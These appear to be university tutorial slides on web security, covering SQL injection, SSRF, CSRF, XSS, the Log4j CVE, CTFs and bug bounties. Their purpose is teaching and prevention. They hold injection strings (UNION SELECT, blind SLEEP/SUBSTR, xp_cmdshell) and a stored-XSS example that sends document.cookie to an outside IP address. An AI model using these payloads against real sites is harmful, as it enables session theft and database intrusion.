

# IERG4130 Tutorial 10

## Web Security

Yikang CHEN  
cy021@ie.cuhk.edu.hk

# Web Security Review

---

- Server Side
- Client Side

# Server Side Security

---

- Target: Insecure implementation, configurations and components
  - Vulnerable software, like Log4j (CVE-2021-44228)
- Most Typical Attack:
  - SQL Injection (Manipulate Database query input)
  - File or shell command injection
  - SSRF

# SQL injection

- Database Management System
  - Mysql/MS SQL Server/Redis
- A database table may like:

#	名字	类型	排序规则	属性	空	默认	注释	额外	操作
<input type="checkbox"/>	1	<b>id</b> 	int(11)		否	无		AUTO_INCREMENT	 修改  删除  更多
<input type="checkbox"/>	2	<b>username</b>	varchar(16)	utf8mb4_general_ci	否	无			 修改  删除  更多
<input type="checkbox"/>	3	<b>password</b>	varchar(16)	utf8mb4_general_ci	否	无			 修改  删除  更多

id	username	password
1	admin	123456
2	user1	654321

# SQL injection

---

- SQL: Structured Query Language
- A SQL statement for Login:

```
SELECT * FROM `test` WHERE test.username='admin' and test.password='123456'
```

- Query result:

id	username	password
1	admin	123456

# SQL injection

---

```
SELECT * FROM `test` where test.username='admin' and test.password='123456' and 1=1
```

id	username	password
1	admin	123456

```
SELECT * FROM `test` where test.username='admin' and test.password='123456' and 1=2
```

id	username	password
----	----------	----------

# SQL injection

---

```
SELECT * FROM `test` WHERE test.username='admin' and test.password='123456'
```

- sql="SELECT \* FROM `test` where test.username='"+user+"' and test.password='"+pass+"'"
- result=query(sql)
- if(result not null)
  - login
- else
  - wrong pass

# SQL injection

---

- Assignment 3:
  - How to successfully login without knowing password thorough SQL injection?
  - Try think by yourself, it will be fun! We almost get there.



# SQL injection

---

- Any more?
- `sql="SELECT * FROM `text` where text.id="+id`
- `result=query(sql)`
- `show(result)`

```
SELECT * FROM `text` where text.id=1 UNION SELECT 2,DATABASE()
```

id	note
1	Remember to play CTF!
2	test

# SQL injection

---

- There are other grammars in SQL useful in injection:
  - Blind injection when output disabled
    - `IF(1=1, true statement, false statement)`
    - `SLEEP(3)` will delay 3 seconds before return
    - `SUBSTR(str,begin,len)` will get substring in str from begin with length len
    - `IF(SUBSTR(...,1,1)='a',SLEEP(3),1)`
  - `exec sp_configure 'xp_cmdshell'` (command execution)
  - ....

# SQL injection


---

- Assignment 3:
  - How to prevent this dangerous SQL injection?

# Server-Side Request Forgery (SSRF)

---


- an attack that let an server to reach other inner LAN servers



\* picture from google search

# Cross-Site Request Forgery (CSRF)

- an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.



\* picture from google search

# Cross-Site Scripting (XSS)


---

- Cross-Site Scripting, XSS
  - Why not CSS? Prevent misunderstanding..
- Types:
  - Reflected XSS
  - Stored/Persistent XSS

# Cross-Site Scripting (XSS)

---


- Reflected XSS
  - Directly add malicious script code into url request
  - let victims click this url request



# Cross-Site Scripting (XSS)

---

- Stored XSS
  - Malicious script code is stored in website server
  - User view the page that contained the malicious script



**Vulnerability: Stored Cross Site Scripting (XSS)**

Name *	<input type="text" value="Mr.Evil"/>
Message *	<div><pre>&lt;script type="text/javascript"&gt;document.location="http://192.168.0.48:5000/?c="+document.cookie;&lt;/script&gt;</pre></div>
<input type="button" value="Sign Guestbook"/>	



# Cross-Site Scripting (XSS)


---

- Prevention:
  - Validation: Filter input on arrival
  - Encoding: Encode data on output
  - Content Security Policy
- Assignment 3:
  - How to filter input correctly?

# Burp Suite in web security

- Burp Suite

- provided with good resources to learn web security by hands  
<https://portswigger.net/web-security>



# Common Vulnerabilities and Exposures (CVE)

- PoC: Proof of Concept
- Exp: Exploit
- nday: a vulnerability already disclosed for long time.
- 1day: a vulnerability recently disclosed.
- 0day: an unknown vulnerability.



The screenshot displays the CVE website interface. At the top, there is a navigation bar with the CVE logo, links for 'CVE List', 'CNAs', 'WGs', and 'Board', and a 'Go to for: CVSS Scores CPE Info' link. Below this is a search bar and navigation links: 'Search CVE List', 'Downloads', 'Data Feeds', 'Update a CVE Record', and 'Request CVE IDs'. A banner indicates 'TOTAL CVE Records: 188715' and provides notices about the transition to the new website and changes to the record format. The main content area shows the entry for CVE-2021-44228, including its description, references, and a list of related CVEs and advisories.

**CVE-2021-44228** [Learn more at National Vulnerability Database \(NVD\)](#)

- CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

**Description**

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

**References**

**Note:** [References](#) are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CERT-VN:VU#930724
- [URL:https://www.kb.cert.org/vuls/id/930724](https://www.kb.cert.org/vuls/id/930724)
- CISCO:20211210 A Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021
- [URL:https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd](https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd)
- CISCO:20211210 Vulnerabilities in Apache Log4j Library Affecting Cisco Products: December 2021
- [URL:https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd](https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd)
- CISCO:20211210 Vulnerability in Apache Log4j Library Affecting Cisco Products: December 2021
- [URL:https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd](https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd)
- [CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-397453.pdf](https://cert-portal.siemens.com/productcert/pdf/ssa-397453.pdf)
- [URL:https://cert-portal.siemens.com/productcert/pdf/ssa-397453.pdf](https://cert-portal.siemens.com/productcert/pdf/ssa-397453.pdf)
- [CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-479842.pdf](https://cert-portal.siemens.com/productcert/pdf/ssa-479842.pdf)

# Fun with web security?

---

- CTF: Capture the Flag! A competition for Hackers!
- Usually works two days and night within a team to hack.
- Not just web security, also system, binary, reverse engineering, blockchain...
- Play for fun and learning.
- Also prizes if win.



# Fun with web security?

- Bug Bounty
  - hackerone.com
  - google
  - ...
  - many internet companies

The screenshot shows the HackerOne website with the LinkedIn Bug Bounty Program details. The page includes a navigation bar with links like SOLUTIONS, PRODUCTS, PARTNERS, COMPANY, HACKERS, and RESOURCES. The main content area features the LinkedIn logo and a 'Submit report' button. Below this, there's a table showing the rewards for different severity levels of bugs. The table has four columns: Low, Medium, High, and Critical. The rewards are listed in dollars. For example, a Low severity bug on business.linkedin.com is worth \$250 - \$500, while a Critical severity bug is worth \$5,000 - \$15,000. The page also mentions that the program was launched on May 2022 and is managed by HackerOne.

Severity	Low	Medium	High	Critical
business.linkedin.com	\$250 - \$500	\$500 - \$2,500	\$2,500 - \$5,000	\$5,000 - \$15,000
business.linkedin.com	\$50 - \$100	\$100 - \$250	\$250 - \$1,000	\$1,000 - \$2,500

Category	Examples	Applications that permit taking over a Google account [1]	Other highly sensitive applications [2]	Normal Google applications	Non-integrated acquisitions and other sandboxed or lower priority applications [3]
Vulnerabilities giving direct access to Google servers					
Remote code execution	"Command injection, deserialization bugs, sandbox escapes"	\$31,337	\$31,337	\$31,337	\$1,337 - \$5,000
Unrestricted file system or database access	"Unsandboxed XXE, SQL injection"	\$13,337	\$13,337	\$13,337	\$1,337 - \$5,000
Logic flaw bugs leaking or bypassing significant security controls	"Direct object reference, remote user impersonation"	\$13,337	\$7,500	\$5,000	\$500
Vulnerabilities giving access to client or authenticated session of the logged-in victim					
Execute code on the client	Web: "Cross-site scripting" Mobile / Hardware: "Code execution"	\$7,500	\$5,000	\$3,133.7	\$100
Other valid security vulnerabilities	Web: "CSRF, Clickjacking" Mobile / Hardware: "Information leak, privilege escalation"	\$500 - \$7,500	\$500 - \$5,000	\$500 - \$3,133.7	\$100

# Credits

---

- Some slides from Xinzhe Wang (CUHK CSE)

# Others

---

- Assignment 3 ddl:
  - Nov. 25 11:59pm
- My office hour
  - Tuesday 4:15PM - 5:15PM, SHB\_826B
  - If interested in CTF, welcome to ping me
  - [cy021@ie.cuhk.edu.hk](mailto:cy021@ie.cuhk.edu.hk)